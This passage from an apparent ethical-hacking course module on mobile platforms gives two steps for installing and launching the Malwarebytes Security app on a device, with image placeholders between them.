


Module 17 – Hacking Mobile Platforms


9. Wait for the application to install. On completing the installation, click **Open**.




10. Malwarebytes Security initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.



